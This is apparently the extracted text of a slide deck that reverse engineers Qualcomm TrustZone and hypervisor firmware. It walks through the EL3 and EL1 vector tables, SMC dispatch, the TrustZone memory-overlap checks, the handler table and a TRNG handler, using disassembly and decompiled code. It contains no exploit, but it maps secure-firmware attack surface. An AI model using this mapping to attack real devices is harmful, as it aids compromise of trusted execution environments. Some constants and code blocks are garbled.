- Boot Loader stage 1 (BL1) *AP Trusted ROM*
- Boot Loader stage 2 (BL2) *Trusted Boot Firmware*
- Boot Loader stage 3-1 (BL31) *EL3 Runtime Software*
- Boot Loader stage 3-2 (BL32) *Secure-EL1 Payload (optional)*
- Boot Loader stage 3-3 (BL33) *Non-trusted Firmware*

- [OP-TEE Trusted OS](#) - Linux TEE using ARM TrustZone technology. Meets GlobalPlatform System Architecture spec
- Google's [Trusty](#) is a set of components supporting a TEE on mobile devices

```
.globl runtime_exceptions

/* -----
 * This macro handles Synchronous exceptions.
 * Only SMC exceptions are supported.
 * -----
 */
.macro handle_sync_exception
/* Enable the SError interrupt */
msr    daifclr, #DAIF_ABT_BIT

str    x30, [sp, #CTX_GPREGS_OFFSET + CTX_GPREG_LR]

mrs    x30, esr_el3
ubfx   x30, x30, #ESR_EC_SHIFT, #ESR_EC_LENGTH

/* Handle SMC exceptions separately from other synchronous exceptions */
cmp    x30, #EC_AARCH32_SMC
b.eq   smc_handler32

cmp    x30, #EC_AARCH64_SMC
b.eq   smc_handler64

/* Other kinds of synchronous exceptions are not handled */
no_ret report_unhandled_exception
.endm

/* -----
 * This macro handles FIQ or IRQ interrupts i.e. EL3, S-EL1 and NS
 * interrupts.
 * -----
 */

/bl31/aarch64/runtime_exceptions.S" [Modified] 382 lines --10%--
```

TrustZone Monitor Vector Table

Table D1-7 Vector offsets from vector table base address

Exception taken from	Offset for exception type			
	Synchronous	IRQ or vIRQ	FIQ or vFIQ	SError or vSError
Current Exception level with <i>SP_ELO</i> .	0x000	0x080	0x100	0x180
Current Exception level with <i>SP_ELx</i> , x>0.	0x200	0x280	0x300	0x380
Lower Exception level, where the implemented level immediately lower than the target level is using AArch64. ^a	0x400	0x480	0x500	0x580
Lower Exception level, where the implemented level immediately lower than the target level is using AArch32. ^a	0x600	0x680	0x700	

Store 6D9B800 to VBAR_EL3

```

306D96188 00 82 00 58      LDR      X0, =loc_6D9B800
306D9618C 00 C0 1E D5      MSR      #6, c12, c0, #0, X0
306D96190 00 38 80 D2      MOV      X0, #0x1C0
306D96194 20 42 1B D5      MSR      #3, c4, c2, #1, X0
    
```

VBAR_EL3, Vector Base Address Register (EL3)

The VBAR_EL3 characteristics are:

Purpose

Holds the vector base address for any exception that is taken to EL3.

Usage constraints

This register is accessible as follows:

EL0	EL1 (NS)	EL1 (S)	EL2 (NS)	EL3 (SCR.NS=1)	EL3 (SCR.NS=0)
-	-	-	-	RW	RW

Traps and Enables

There are no traps or enables affecting this register.

Configurations

RW fields in this register reset to IMPLEMENTATION DEFINED values that might be UNKNOWN.

Attributes

VBAR_EL3 is a 64-bit register.

TrustZone Monitor SMC Exception Handler

EL3 Vector Table

Offset 0x400 from EL3 Vector Table
EL3 SMC exception handler

```

LOAD: 0000000006D9BB84 00 00 00 00 00 00 00 00+
LOAD: 0000000006D9BB84 00 00 00 00 00 00 00 00+
LOAD: 0000000006D9BC00 FD 7B BF A9
LOAD: 0000000006D9BC04 F2 4F BF A9
LOAD: 0000000006D9BC08 F0 47 BF A9
LOAD: 0000000006D9BC0C EE 3F BF A9
LOAD: 0000000006D9BC10 EC 37 BF A9
LOAD: 0000000006D9BC14 EA 2F BF A9
LOAD: 0000000006D9BC18 E8 27 BF A9
LOAD: 0000000006D9BC1C E6 1F BF A9
LOAD: 0000000006D9BC20 E4 17 BF A9
LOAD: 0000000006D9BC24 E2 0F BF A9
LOAD: 0000000006D9BC28 E0 07 BF A9
LOAD: 0000000006D9BC2C 04 52 3E D5
LOAD: 0000000006D9BC30 84 FC 5A D3
LOAD: 0000000006D9BC34 84 14 40 92
LOAD: 0000000006D9BC38 9F 5C 00 F1
LOAD: 0000000006D9BC3C 60 48 FD 54
LOAD: 0000000006D9BC40 9F 4C 00 F1
LOAD: 0000000006D9BC44 20 48 FD 54
    
```

```

LOAD: 0000000006D9B800 ;
LOAD: 0000000006D9B800 ;
LOAD: 0000000006D9B800 loc_6D9B800 ; CODE XREF:
LOAD: 0000000006D9B800 ; DATA XREF:
LOAD: 0000000006D9B800 00 00 00 14 B loc_6D9B800
LOAD: 0000000006D9B800 ;
LOAD: 0000000006D9B804 00 00 00 00 00 00 00 00+ ALIGN 0x80
LOAD: 0000000006D9B880 ; Synchronous Lower EL ; CODE XREF:
LOAD: 0000000006D9B880 ; (include SMC events) B loc_6D9B880
STP X29, X30, [SP, #-0x10]! ALIGN 0x80
STP X18, X19, [SP, #-0x10]!
STP X16, X17, [SP, #-0x10]!
STP X14, X15, [SP, #-0x10]!
STP X12, X13, [SP, #-0x10]!
STP X10, X11, [SP, #-0x10]!
STP X8, X9, [SP, #-0x10]!
STP X6, X7, [SP, #-0x10]!
STP X4, X5, [SP, #-0x10]!
STP X2, X3, [SP, #-0x10]!
STP X0, X1, [SP, #-0x10]!
MRS X4, #6, c5, c2, #0
UBFM X4, X4, #0x1A, #0x3F
AND X4, X4, #0x3F
CMP X4, #0x17
B.EQ loc_6D96548
CMP X4, #0x13
B.EQ loc_6D96548
    
```

```

; CODE XREF:
; DATA XREF:
loc_6D9B800
ALIGN 0x80
loc_6D9B880
; CODE XREF:
loc_6D9B880
ALIGN 0x80
loc_6D9B900
; CODE XREF:
loc_6D9B900
ALIGN 0x80
    
```

EL1 aarch64 TrustZone Kernel

VBAR_EL1
Address of EL1 Vector Table

```
LOAD:0000000006692118 3F 60 3F 8B          ADD      SP, X1, XZR
LOAD:000000000669211C A0 02 00 58          LDR      X0, =sub_B016000
LOAD:0000000006692120 00 C0 18 D5          MSR      #0, c12, c0, #0, X0
LOAD:0000000006692124 00 02 80 D2          MOV      X0, #0x10
```

```
0B016000 03 52 38 D5          MRS      X3, #0, c5, c2, #0
0B016004 63 7C 5A D3          UBFM     X3, X3, #0x1A, #0x1F
0B016008 7F 54 00 F1          CMP      X3, #0x15
0B01600C F0 00 00 58          LDR      X16, =loc_B016F00
0B016010 41 00 00 54          B.NE    loc_B016018
0B016014 00 02 1F D6          BR      X16 ; loc_B016F00
0B016018
0B016018
0B016018 loc_B016018          ; CODE XREF: sub_B016000+
0B016018 60 D0 1B D5          MSR      #3, c13, c0, #3, X0
0B01601C 80 03 80 D2          MOV      X0, #0x1C
0B016020 63 05 00 14          B       loc_B0175AC
0B016020 ; End of function sub_B016000
0B016020
0B016024 00 00 00 00          ALIGN 8
0B016028 00 6F 01 0B 00 00 00 00 off_B016028 DCQ loc_B016F00 ; DATA XREF: sub_B016000+
0B016030 00 00 00 00 00 00 00 00+ ALIGN 0x80
0B016080 60 D0 1B D5          MSR      #3, c13, c0, #3, X0
0B016084 A0 03 80 D2          MOV      X0, #0x1D
0B016088 49 05 00 14          B       loc_B0175AC
```

Open Source TrustZone Driver

SCM (Secure Communication Manager) Driver

[1],[2]

Check what type of SMC system supports

```
bool is_scm_armv8(void)
{
    int ret;
    u64 ret1, x0;

    /* First try a SMC64 call */
    scm_version = SCM_ARMV8_64;
    ret1 = 0;
    x0 = SCM_SIP_FNID(SCM_SVC_INFO, IS_CALL_AVAIL_CMD) | SMC_ATOMIC_MASK;
    ret = __scm_call_armv8_64(x0 | SMC64_MASK, SCM_ARGS(1), x0, 0, 0, 0,
                             &ret1, NULL, NULL);

    if (ret || !ret1) {
        /* Try SMC32 call */
        ret1 = 0;
        ret = __scm_call_armv8_32(x0, SCM_ARGS(1), x0, 0, 0, 0,
                                  &ret1, NULL, NULL);

        if (ret || !ret1)
            scm_version = SCM_LEGACY;
        else
            scm_version = SCM_ARMV8_32;
    } else
        scm_version_mask = SMC64_MASK;

    pr_debug("scm_call: scm version is %x, mask is %x\n", scm_version,
             scm_version_mask);
}
"scm.c" [Modified] 1172 lines --45%--
```

```
static int allocate_extra_arg_buffer(struct scm_desc *desc, gfp_t flags)
{
    int i, j;
    struct scm_extra_arg *argbuf;
    int arglen = desc->arginfo & 0xf;
    size_t argbuflen = PAGE_ALIGN(sizeof(struct scm_extra_arg));

    desc->x5 = desc->args[FIRST_EXT_ARG_IDX];

    if (likely(arglen <= N_REGISTER_ARGS)) {
        desc->extra_arg_buf = NULL;
        return 0;
    }

    argbuf = kzalloc(argbuflen, flags);
    if (!argbuf) {
        pr_err("Failed to allocate extra arg buffer\n");
        return -ENOMEM;
    }


    desc->extra_arg_buf = argbuf;

    j = FIRST_EXT_ARG_IDX;
    if (scm_version == SCM_ARMV8_64)
        for (i = 0; i < N_EXT_SCM_ARGS; i++)
            argbuf->args64[i] = desc->args[j++];
    else
        for (i = 0; i < N_EXT_SCM_ARGS; i++)
            argbuf->args32[i] = desc->args[j++];

    desc->x5 = virt_to_phys(argbuf);
    __cpuc_flush_dcache_area(argbuf, argbuflen);
    outer_flush_range(virt_to_phys(argbuf),
                      virt_to_phys(argbuf) + argbuflen);
}
"scm.c" 1173 lines --52%--
```

Store extra arguments through memory

SMC Handler Arguments in ARMv8 Systems



Reversing SMC Default Handler...

Check SMC64 or SMC32 event

```
ret_val = is_SCM_SMC64(X0_svc_cmd_id_2);
if ( !ret_val )
{
    SMC_handler_entry = is_SCM_handler_exists(X0_svc_cmd_id);
    SMC_handler_entry_1 = SMC_handler_entry;
    if ( !SMC_handler_entry )
        return 0xFFFFFFFF;
    if ( !*( _DWORD * )( SMC_handler_entry + 16 ) ) // check if address of the handler is not NULL
        return 0xFFFFFFFFD;
    SMC_handler_entry_off8 = *( _DWORD * )( SMC_handler_entry + 8 );
    SMC_num_args = SMC_handler_entry_off8 & 0xF;
    if ( SMC_num_args > 0xA )
        return 0xFFFFFFFFD;
    if ( ( X1_num_args & 0xF ) != SMC_num_args )
        return 0xFFFFFFFFB;
    if ( X1_num_args != SMC_handler_entry_off8 )
        return 0xFFFFFFFF6;
    if ( SMC_num_args >= 5
        && check_buffer_args_with_TZ_addr_overlap((int)&X5_ctxt_1, X5_ctxt_1, 4 * SMC_num_args - 12) )
    {
        return 0xFFFFFFFFA;
    }
    SMC_num_args_ = SMC_num_args;
    if ( *( _BYTE * )( SMC_handler_entry_1 + 12 ) & 8 || (ret_val = overlap_check_args_TZ(X1_num_args, &args_buf)) == 0 )
    {
        dw_svc_cmd_id = *( _DWORD * )( SMC_handler_entry_1 + 4 );
        mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
        if ( *( _DWORD * )( SMC_handler_entry_1 + 12 ) & 2 && X0_svc_cmd_id >= 0 && !( *( _BYTE * )( g_buf_1 + 4 ) & 0x80 ) )
```

Check if Entry with ID in X0 exists in SMC handler table

Check X1 in SMC Handler Table

If Handler has ≥ 5 arguments then check arg5,... for overlapping with TZ address

Reversing SMC Default Handler...

Check arg0-arg4 arguments for overlapping with TZ

```
if ( *(_BYTE *) (SMC_handler_entry_1 + 12) & 8 || (ret_val = overlap_check_args_TZ(X1_num_args, &args_buf)) == 0 )
{
    dw_svc_cmd_id = *(_DWORD *) (SMC_handler_entry_1 + 4);
    mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
    if ( *(_DWORD *) (SMC_handler_entry_1 + 12) & 2 && X0_svc_cmd_id >= 0 && !(*(_BYTE *) (g_buf_1 + 4) & 0x80) )
        CPSP_set_exception_non_masked(mask_bits | 0x80); // |0x80 - non masked IRQ exception
    dw_async_data_abort_IRQ_FIQ_mask_bits = get_async_data_abort_IRQ_FIQ_mask_bits();
    dispatch_ret_val = dispatch_SMC_caller_ (// ret positive - success
        (int)SMC_caller,
        (int)&args_buf,
        *(_DWORD *) (SMC_handler_entry_1 + 16), // address of SMC handler
        SMC_num_args,
        *(_DWORD *) SMC_handler_entry_1,
        *(_DWORD *) (SMC_handler_entry_1 + 4)); // svc_cmd_id
    CPSP_set_exception_masked(128);
    ret_val = 0;
}
```

Call SMC dispatch function with SMC handler pointer and SMC caller function

Reversing Overlap Checks...

```
unsigned int __fastcall check_buffer_args_with_TZ_addr_overlap(int p_buffer_, int buffer_, int buffer_size_)
{
    char *buffer; // r5@1
    char *pbuffer; // r6@1
    int buffer_size; // r4@1
    unsigned int result; // r0@1
    char v7; // zf@2
    bool v8; // r1@8


    buffer = (char *)buffer_;
    pbuffer = (char *)p_buffer_;
    buffer_size = buffer_size_;
    result = 0xFFFFFFFF0;
    if ( buffer_ )
    {
        v7 = pbuffer == 0;
        if ( pbuffer )
            v7 = buffer_size_ == 0;
        if ( !v7 )
        {
            if ( check_TZ_addr_overlap_(buffer_, buffer_size_) && !check_TZ_addr_overlap_((int)pbuffer, buffer_size) )
            {
                Clean_Data_Cache_Line_((int)buffer, buffer_size);
                memcpy(pbuffer, buffer, buffer_size);
                v8 = check_TZ_addr_overlap_((int)buffer, buffer_size);
                result = 0;
                if ( !v8 )
                    result = 0xFFFFFFFFEE;
            }
        }
    }
}
```

Check "buffer" pointer for overlapping with TZ

Copy "buffer" and check for overlapping with TZ every DWORD in the buffer
(Race Condition protection)

How the check for overlap with TZ works

check_args_TZ_addr_overlap() logic



```
06D5B010 00 00 00 00
06D5B014 02 00 00 00
06D5B018 00 3C D8 06
06D5B01C 00 40 D8 06
06D5B020 01 00 00 00
06D5B024 01 00 00 00
06D5B028 00 00 00 00
06D5B02C 00 00 00 00
06D5B030 02 00 00 00
06D5B034 01 00 00 00
06D5B038 00 00 00 00
06D5B03C 00 00 00 00
06D5B040 03 00 00 00
06D5B044 02 00 00 00
06D5B048 00 C0 EF 06
06D5B04C 00 D0 EF 06
06D5B050 04 00 00 00
06D5B054 02 00 00 00
06D5B058 00 D0 EF 06
06D5B05C 00 E0 EF 06
```

```
DCD 0
DCD 2
DCD 0x6D83C00
DCD 0x6D84000
DCD 1
DCD 1
DCD 0
DCD 0
DCD 2
DCD 1
DCD 0
DCD 0
DCD 3
DCD 2
DCD 0x6EFC000
DCD 0x6EFD000
DCD 4
DCD 2
DCD 0x6EFD000
DCD 0x6EFE000
```

Format:

- Index
- Enable Flag
- Address Begin
- Address End

Reversing SMC Handlers Table...

```

06D607F0 00 00 00 04          SCM_table          DCD 0x40000000      ; DATA XREF: LOAD
06D607F0                                ; LOAD:pSCM_table
06D607F4 01 01 00 32          DCD 0x32000101    ; SCM_QSEEOS ID st
06D607F8 03 00 00 00          DCD 3
06D607FC 13 00 00 00          DCD 0x13
06D60800 8D 1F D1 06          DCD tzos_app_start+1
06D60804 00 00 00 04          DCD 0x40000000
06D60808 02 01 00 32          DCD 0x32000102    ; SCM_QSEEOS ID st
06D6080C 01 00 00 00          DCD 1
06D60810 13 00 00 00          DCD 0x13
06D60814 11 21 D1 06          DCD tzos_app_shutdown+1
06D60818 00 00 00 04          DCD 0x40000000
06D6081C 03 01 00 32          DCD 0x32000103
06D60820 22 00 00 00          DCD 0x22
06D60824 13 00 00 00          DCD 0x13
06D60828 D9 21 D1 06          DCD sub_6D121D8+1
06D6082C 00 00 00 04          DCD 0x40000000
06D60830 04 01 00 32          DCD 0x32000104

```

Format:

- Magic number
- SMC ID
- Arg2 (num_args)
- Arg3
- SMC function pointer

id:	32000203	num_args:	2	SUC_ID:	2	CMD-ID:	3	arg2:	2	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_PIL	fptr:	sub_6D12888
id:	32000107	num_args:	3	SUC_ID:	1	CMD-ID:	7	arg2:	3	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_BOOT	fptr:	sub_6D12948
id:	32000108	num_args:	0	SUC_ID:	1	CMD-ID:	8	arg2:	0	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_BOOT	fptr:	sub_6D129C0
id:	32000106	num_args:	2	SUC_ID:	1	CMD-ID:	6	arg2:	0x22	arg3:	0x13	type:	SCM_QSEEOS_FNID	CM_SUC_BOOT	fptr:	sub_6D12A24
id:	32000401	num_args:	1	SUC_ID:	4	CMD-ID:	1	arg2:	1	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_TZ	fptr:	sub_6D12A50
id:	32000402	num_args:	0	SUC_ID:	4	CMD-ID:	2	arg2:	0	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_TZ	fptr:	sub_6D12AB0
id:	32000301	num_args:	3	SUC_ID:	3	CMD-ID:	1	arg2:	3	arg3:	0x13	type:	SCM_QSEEOS_FNID	SCM_SUC_UTIL	fptr:	sub_6D12AEC

Example of SMC Handler

ID: 2001302
num_args: 3
SVC_ID: 13
CMD-ID: 2
arg2: 0x23
type: SCM_SIP_FNID

```
unsigned int __fastcall sub_6D1DC04(int a1, int a2, unsigned int a3, signed int *ret_buf)
{
    signed int *v4; // r5@1
    unsigned int v5; // r4@1

    v4 = ret_buf;
    v5 = 0xFFFFFFFF;
    if ( a1 )
    {
        if ( a2 == 0x28 )
        {
            v5 = 0;
            if ( ret_buf )
            {
                *ret_buf = sub_6D32D30(a1, a3);
                v4[1] = 0;
                v4[2] = 0;
            }
        }
    }
    return v5;
}
```

```
signed int __fastcall sub_6D32D30(int a1, unsigned int a2)
{
    unsigned int v2; // r4@2
    unsigned int v3; // r2@2
    int v4; // r3@4

    if ( a2 < 3 )
    {
        v2 = 3 * a2;
        v3 = 0;
        do
        {
            if ( v3 > 9 )
                break;
            v4 = dword_6D5E240[v2];
            v2 += 3;
            *(_DWORD *)(a1 + 4 * v3++) = v4;
        }
        while ( a2 + v3 < 3 );
    }
    return 3;
}
```

Write to Arg0 (X3)

SMC Handler Communicates with Secure Device

```
QSEE_Map_Region_SMC_5(4);
sub_6D023EC(1, 1, v6, v7);
while ( !check_status_PRNG() )
;
v3 = 0;
v9 = size_;
v10 = 0;
while ( 1 )
{
    v11 = vF9BFF004; // TRNG_STATUS
    if ( vF9BFF004 & 1 )
    {
        v11 = vF9BFF000; // DATA OUTPUT
        if ( vF9BFF000 )
        {
            v3 += 4;
            *(_BYTE *)buf_ = vF9BFF003;
            if ( v9 > 3 )
            {
                v9 -= 4;
                *(_BYTE *)(buf_ + 1) = v11 >> 16;
                *(_BYTE *)(buf_ + 2) = BYTE1(v11);
                *(_BYTE *)(buf_ + 3) = v11;
                buf_ += 4;
            }
        }
    }
}
```

Read MMIO register to get random data from RNG

Reversing Error Codes...

Different error codes
indicate different
execution flows

```
size = a2;
addr = a1;
result = 0xFFFFFFFF0;
v5 = a2 == 0;
if ( a2 )
    v5 = addr == 0;
if ( !v5 && a2 <= 0x200 )
{
    if ( check2(addr, a2) || !check_TZ_addr_overlap(p_ranges_table, addr, size + addr - 1) )
    {
        result = 0xFFFFFEE;
    }
    else
    {
        v6 = fill_buf_PRNG_DATA(addr, size);
        Write_Clean_and_Invalidate_Data_Cache_Line(addr, size);
        result = 0xFFFFFE9;
        if ( v6 == size )
            result = 0;
    }
}
return result;
```

Error code:
FFFFFFEE

Error code:
FFFFFE9

Hypervisor on Snapdragon 808/810

VBAR_EL2

```

00006C08800
00006C08800
00006C08800
00006C08800 E8 F9 FF 17
00006C08800
00006C08804 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00+
00006C08880 FE 03 BF A9
00006C08884 20 01 80 D2
00006C08888 D5 E1 FF 97
00006C0888C FE 03 C1 A8
00006C08890
00006C08890
00006C08890 00 00 00 14
00006C08890
00006C08894 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00+
00006C08900 FE 03 BF A9
00006C08904 40 01 80 D2
00006C08908 B5 E1 FF 97
00006C0890C FE 03 C1 A8
00006C08910
00006C08910
loc_6C08800 ; DATA XREF: start
; LOAD:off_6C00228
B loc_6C06FA0
-----
ALIGN 0x80
STP X30, X0, [SP,#-0x10]!
MOV X0, #9
BL sub_6C00FDC
LDP X30, X0, [SP],#0x10
loc_6C08890 ; CODE XREF: LOAD:
B loc_6C08890
-----
ALIGN 0x80
STP X30, X0, [SP,#-0x10]!
MOV X0, #0xA
BL sub_6C00FDC
LDP X30, X0, [SP],#0x10
loc_6C08910 ; CODE XREF: LOAD:

```

```

LOAD:000000006C014E0 80 D8 A0 D2
LOAD:000000006C014E4 40 17 00 14

```

```

MOV X0, #0x6C40000
B loc_6C071E4

```

```

LOAD:000000006C071E4
LOAD:000000006C071E4 00 20 1C D5
LOAD:000000006C071E8 80 01 00 58
LOAD:000000006C071EC 00 A2 1C D5
LOAD:000000006C071F0 80 01 00 58
LOAD:000000006C071F4 40 20 1C D5
LOAD:000000006C071F8 C0 03 5F D6
LOAD:000000006C071F8
loc_6C071E4 ; CODE XREF:
MSR #4, c2,] c0, #0, X0
LDR X0, =0xBB04FF44
MSR #4, c10, c2, #0, X0
LDR X0, =0x80803A20
MSR #4, c2, c0, #2, X0
RET
; END OF FUNCTION CHUNK FOR sub_6C014E0

